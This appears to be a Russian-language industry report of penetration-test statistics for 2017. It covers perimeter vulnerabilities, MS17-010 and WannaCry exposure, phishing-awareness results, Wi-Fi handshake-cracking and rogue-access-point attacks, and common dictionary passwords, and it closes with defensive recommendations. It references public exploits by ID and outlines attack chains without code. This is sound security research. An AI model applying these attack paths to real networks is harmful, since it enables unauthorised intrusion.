
- 44% векторов успешной атаки основаны на подборе словарных учетных данных для доступа к веб-приложениям, СУБД и другим сервисам, доступным для подключения на сетевом периметре. Злоумышленник получает возможность выполнять команды ОС на атакуемом узле;
- 28% векторов атак основаны на эксплуатации уязвимостей веб-приложений. Сразу в ходе нескольких внешних тестирований были выявлены уязвимости, которые позволяют в один шаг, без необходимости авторизации, удаленно выполнять команды ОС с привилегиями веб-приложения;
- в 16% случаев получить доступ к ресурсам внутренней сети злоумышленник может при эксплуатации уязвимостей в устаревших версиях ПО (например, в CMS-платформах);
- в остальных случаях для атаки злоумышленник может использовать недостатки конфигурации, связанные с выявлением учетных данных для доступа к системам на сетевом периметре в открытом доступе, например на страницах веб-приложения. Кроме того, были выявлены случаи, когда на веб-ресурсе тестируемой компании наши специалисты находили загруженный ранее веб-интерпретатор командной строки, что свидетельствует об успешно проведенных атаках со стороны внешних злоумышленников.



Векторы атак для преодоления сетевого периметра

В первую пятерку наиболее распространенных уязвимостей на сетевом периметре входят те же уязвимости, что и в 2016 году, однако поменялось их процентное соотношение. Можно отметить общую тенденцию к снижению среднего количества уязвимостей, выявляемых при внешнем тестировании на проникновение. Например, в 2016 году во всех протестированных системах были выявлены уязвимости, связанные с использованием словарных учетных данных, в 2017 году этот показатель снизился в два раза. Такие результаты связаны с тем, что для многих компаний ранее проводились работы по анализу защищенности их корпоративных систем.


Наиболее распространенные уязвимости на сетевом периметре (доля систем)



Протоколы на сетевом периметре (доля систем)

19
19
19
19

Как и в 2016 году, чаще всего на сетевом периметре уязвимости выявляются в прикладном программном обеспечении и в веб-серверах.




Уязвимые версии ПО на сетевом периметре (доля систем)

Треть компаний не готовы к атаке WannaCry

Во втором квартале 2017 года компания Positive Technologies проводила акцию по бесплатному сканированию внешнего периметра ряда компаний с целью выявления уязвимых сервисов. Основной целью было противодействие распространению вируса-шифровальщика WannaCry. Заявки на инструментальное сканирование ресурсов сетевого периметра оставили 26 компаний из разных сфер экономики: IT- и телеком-компании, крупные представители розничной торговли, компании из финансового сектора и нефтегазовой промышленности.


Все компании вначале должны были определить границы своих корпоративных систем. Уже на данном этапе у некоторых участников возникли затруднения: 23% не смогли определить границы своего сетевого периметра или определили их некорректно. Это уже является свидетельством низкой защищенности корпоративной информационной системы от атак со стороны внешнего нарушителя — еще до получения результатов ручного или инструментального анализа корпоративной системы.

Сканирование сетевых периметров проводилось с помощью автоматизированной системы анализа защищенности и контроля соответствия стандартам MaxPatrol и дополнительного ПО. По результатам сканирования было обнаружено множество уязвимостей: 15% из них имеют высокий уровень риска по шкале CVSS версии 2.0, причем для эксплуатации части уязвимостей существуют общедоступные эксплойты.




Распределение уязвимостей по уровню риска

Отдельно можно рассмотреть статистику по самым популярным уязвимостям, выявленным при инструментальном сканировании сетевого периметра. Наибольшую опасность представляет CVE-2016-6515 в сервисе OpenSSH. При вводе пароля для аутентификации в приложении отсутствует ограничение на количество вводимых символов. Данный недостаток позволяет удаленному злоумышленнику проводить атаки, направленные на отказ в обслуживании сервиса. Также для эксплуатации данной уязвимости существует общедоступный эксплойт[1]. Кроме того, если злоумышленник сможет подобрать учетные данные для подключения по SSH и получить пользовательские привилегии в UNIX-системе, то наличие уязвимости CVE-2016-10010 в OpenSSH позволит ему с помощью другого эксплойта[2] локально повысить свои привилегии до максимальных на скомпрометированном узле, а затем развивать атаку на ресурсы ЛВС.




Самые распространенные уязвимости на сетевом периметре (инструментальный анализ)

При анализе доступных служб на периметре наибольшее количество уязвимостей выявлено в веб-приложениях и службах удаленного доступа (SSH). Данные результаты инструментального анализа совпадают со статистикой, полученной в ходе внешнего тестирования на проникновение, где уязвимости и недостатки конфигурации веб-приложений в большинстве случаев являлись отправной точкой для получения доступа к ресурсам ЛВС.




Количество уязвимостей в зависимости от используемых сервисов

1 exploit-db.com/exploits/40888/
2 exploit-db.com/exploits/40962/



Наиболее распространенные уязвимости внутренней сети (доля систем)



Недостатки защиты служебных протоколов (доля систем)

3 vulners.com/seebug/SSV-92952

В 8 компаниях из 26 были обнаружены внешние узлы с открытым портом 445/TCP с запущенным SMB-сервисом. Таким образом, инфраструктура практически каждой третьей компании была подвержена риску заражения вирусом-шифровальщиком WannaCry.

Отсутствие обновлений — в топе главных проблем

Как и в 2016 году, при тестировании на проникновение от лица внутреннего злоумышленника полный контроль над всей инфраструктурой удалось получить во всех протестированных системах. Только в 7% проектов сложность получения доступа к критически важным ресурсам со стороны внутреннего злоумышленника оценивалась как средняя. Во всех остальных случаях скомпрометировать всю корпоративную систему мог нарушитель низкой квалификации.

В 2017 году задача по получению максимальных привилегий на узле внутренней сети для злоумышленника значительно упростилась после публикации информации об уязвимости MS17-010. 14 марта 2017 года компания Microsoft выпустила обновление, которое устраняет данную уязвимость, а ровно через месяц 14 апреля хакерская группировка Shadow Brokers опубликовала эксплойт EternalBlue[3] для ее эксплуатации. Наши специалисты в период с середины апреля до конца года успешно использовали эксплойт в 60% работ по внутреннему тестированию на проникновение, что говорит о несвоевременной установке критически важных обновлений безопасности ОС в большинстве корпоративных систем.


Ближе к концу 2017 года стали чаще встречаться корпоративные системы, в которых установлены обновления, устраняющие критически опасную уязвимость MS17-010. Но в нескольких проектах на узлах с Windows для локального повышения привилегий удалось использовать другую критически опасную уязвимость, описанную в бюллетене безопасности MS17-018. Для данной уязвимости также есть эксплойт, который отсутствует в публичном доступе.

31%

компаний был подвержен риску заражения вирусом-шифровальщиком WannaCry


В 60%

корпоративных систем, протестированных в период с 14 апреля по 31 декабря 2017 года, обнаружена уязвимость MS17-010



Статистика по недостаткам защиты служебных протоколов была построена на основе тех проектов, где проводился анализ сетевого трафика ЛВС (71% компаний).

По результатам внутренних тестов установлено, что основные проблемы корпоративных информационных систем — несвоевременная установка критически важных обновлений безопасности и недостаточная защита от восстановления учетных записей из памяти ОС с помощью специализированных утилит.




Уязвимые версии ПО во внутренней сети (доля систем)

Опасные связи

В дополнение к работам по тестированию на проникновение корпоративных информационных систем для ряда компаний проводилась оценка осведомленности сотрудников в вопросах информационной безопасности — двумя методами, при помощи рассылки электронных писем и в телефонном взаимодействии.

По результатам работ установлено, что 26% сотрудников осуществляют переход по ссылке на фишинговый веб-ресурс, причем практически половина из них в дальнейшем вводят свои учетные данные в поддельную форму аутентификации. Каждый шестой сотрудник подвергает корпоративную инфраструктуру риску вирусного заражения путем запуска приложенного к письму файла. Кроме того, 12% сотрудников готовы вступить в диалог с нарушителем и раскрыть информацию, которая в дальнейшем может быть использована при проведении атак на корпоративную информационную систему.



Результаты оценки осведомленности сотрудников

Всего при оценке осведомленности сотрудников в 2017 году было отправлено более 1300 писем, половина из которых содержала ссылку на фишинговый ресурс, а вторая — файл со специальным скриптом, который отправлял нашим специалистам информацию о времени открытия файла, а также адрес электронной почты сотрудника. Настоящий злоумышленник в содержимое файла может добавить набор эксплойтов, направленных на эксплуатацию различных уязвимостей, в том числе CVE-2013-3906, CVE-2014-1761 и CVE-2017-0199. Подобная атака может привести к получению злоумышленником контроля над рабочей станцией соответствующего пользователя, распространению вредоносного кода, отказу в обслуживании и иным негативным последствиям.

Типовой пример атаки с использованием методов социальной инженерии:


1) злоумышленник размещает на подконтрольном ресурсе набор эксплойтов под различные версии ПО;
2) ссылка на этот ресурс массово рассылается в фишинговых письмах;
3) сотрудник организации переходит по ссылке из письма, и после открытия страницы в браузере происходит эксплуатация уязвимостей.

Подробнее со сценариями атак с применением методов социальной инженерии можно ознакомиться в нашем исследовании «Как социальная инженерия открывает хакеру двери в вашу организацию» (см. стр. 26).

Слишком доступный Wi-Fi

Атаки на беспроводные сети для внешнего нарушителя являются альтернативным способом получения доступа к ресурсам внутренней сети. Для успешной атаки ему потребуется приобрести недорогое оборудование и попасть в зону покрытия (например на парковку рядом с офисным зданием): по нашим данным, 75% беспроводных сетей доступны за пределами контролируемой зоны компании.

В 2017 году практически во всех протестированных беспроводных сетях использовался протокол WPA2 с различными методами аутентификации, самым распространенным из которых был PSK (pre-shared key).



Методы аутентификации в беспроводных сетях


В 2017 году для получения доступа к ресурсам внутренней сети чаще всего использовались два сценария:

- перехват handshake между точкой доступа и легитимным клиентом (подходит только для метода PSK);
- атаки на клиентов беспроводной сети с использованием поддельной точки доступа (подходит для всех методов аутентификации).


В первом сценарии проводится подбор пароля к перехваченному значению handshake. Успех зависит от сложности используемого пароля. При этом важно учитывать, что подбирать его злоумышленник может уже вне зоны действия исследуемой точки доступа. Если в рамках границ проведения работ нашим специалистам не всегда удается успеть подобрать по значению handshake пароль, то у злоумышленника больше времени, что в разы увеличивает его шансы.

40%

компаний используют словарный ключ для беспроводной сети



После подбора пароля и подключения к точке доступа установлено, что в 75% беспроводных сетей отсутствует изоляция между пользователями. Таким образом, злоумышленник может атаковать устройства пользователей, например эксплуатировать уязвимость MS17-010 на их личных и корпоративных ноутбуках.



Перехват handshake между точкой доступа и легитимным клиентом

В случае если подобрать пароль к точке доступа так и не удалось, можно использовать второй сценарий с установкой поддельной точки доступа.

Во-первых, злоумышленник вместе с поддельной точкой доступа может использовать фишинговую страницу аутентификации с целью получения учетных данных и перехвата чувствительной информации, передаваемой по открытым протоколам передачи данных (например, HTTP, FTP).

В 2017 году в рамках одного из проектов по анализу защищенности беспроводной сети, проводимых в Москве, наши специалисты использовали поддельную точку доступа с ESSID (Extended Service Set Identification) MT_FREE, которая популярна у горожан. Далее была подготовлена поддельная форма аутентификации, в которой использовались логотип и корпоративное оформление тестируемой компании. После подключения к поддельной точке доступа при попытке открыть любой веб-сайт все пользователи переадресовывались на страницу с поддельной формой аутентификации в корпоративной сети. В результате данной атаки удалось получить доменные учетные данные сотрудников компании и использовать их для дальнейшего развития атаки.

Атака с использованием поддельной точки доступа

Только в 1 из 8


протестированных компаний сотрудники не стали вводить свои учетные данные в поддельную форму аутентификации

Во-вторых, поддельная точка доступа позволяет перехватывать сохраненные на устройстве учетные данные пользователя. Для этого необходимо создать точку доступа с тем же ESSID и такими же параметрами, как и легитимная точка доступа. Если на устройстве пользователя настроено автоматическое подключение к сохраненной беспроводной сети, то оно осуществит попытку подключения к поддельной точке доступа автоматически, если у нее будет более мощный сигнал в месте расположения этого устройства. В результате таких атак злоумышленник может получить хеш-суммы паролей сотрудников компании и использовать их для дальнейшего развития атаки на корпоративную инфраструктуру.


Установлено, что в 75% случаев злоумышленник посредством атак на беспроводные сети может получить доступ к ресурсам внутренней сети, а также чувствительную информацию (например, доменные учетные записи пользователей). Данный способ проникновения во внутреннюю сеть является эффективной альтернативой классическим атакам на узлы сетевого периметра.

Интересные факты о словарных паролях


По итогам 2017 года установлено, что простые пользователи и администраторы в качестве своих паролей часто используют сочетания близких клавиш на клавиатуре, полагая, что длинный, ничего не значащий пароль (например, zaq12wsxcde3 или poiuytrewq) сможет защитить их от несанкционированного доступа. Однако это ошибочное мнение: несмотря на кажущуюся сложность пароля, все такие сочетания клавиш уже давно внесены в специальные словари, и атака методом подбора занимает у злоумышленника считанные минуты.



Самые распространенные словарные пароли (доля систем)



Словарные пароли во внутренней сети (доля систем)



Словарные пароли на сетевом периметре (доля систем)

Заключение

Корпоративные информационные системы по-прежнему уязвимы для атак со стороны внешних и внутренних злоумышленников. Если при проведении внешнего тестирования на проникновение все чаще встречаются компании, которые обеспокоены вопросом защищенности своего сетевого периметра, то при тестировании защищенности корпоративной системы от лица внутреннего злоумышленника ситуация значительно хуже.

В 2017 году от лица внешнего злоумышленника, использующего, в числе прочего, методы социальной инженерии и атаки на беспроводные сети, преодолеть сетевой периметр удалось в 68% работ. При этом от лица внутреннего нарушителя полный контроль над ресурсами ЛВС был получен во всех без исключения проектах — несмотря на используемые в компаниях технические средства и организационные меры для защиты информации.

Наши рекомендации по обеспечению приемлемого уровня защищенности корпоративных информационных систем из года в год остаются неизменными: отказ от использования простых и словарных паролей, своевременная установка обновлений безопасности для ОС и последних версии прикладного ПО, ограничение количества сервисов на сетевом периметре, использование межсетевого экрана для защиты веб-приложений и SIEM-системы для своевременного обнаружения атак, анализ защищенности беспроводных сетей, регулярное обучение сотрудников основам ИБ.

Данный перечень не является исчерпывающим, но несоблюдение даже одного пункта может привести к полной компрометации корпоративной системы, и все затраты на различные дорогостоящие средства и системы защиты окажутся неоправданными.

Qwerty, Zaq1xsw2

и другие сочетания близких клавиш на клавиатуре — самые популярные пароли, в том числе и среди привилегированных пользователей

Подробнее с исследованием можно ознакомиться на нашем сайте.

Как социальная инженерия открывает хакеру двери в вашу организацию

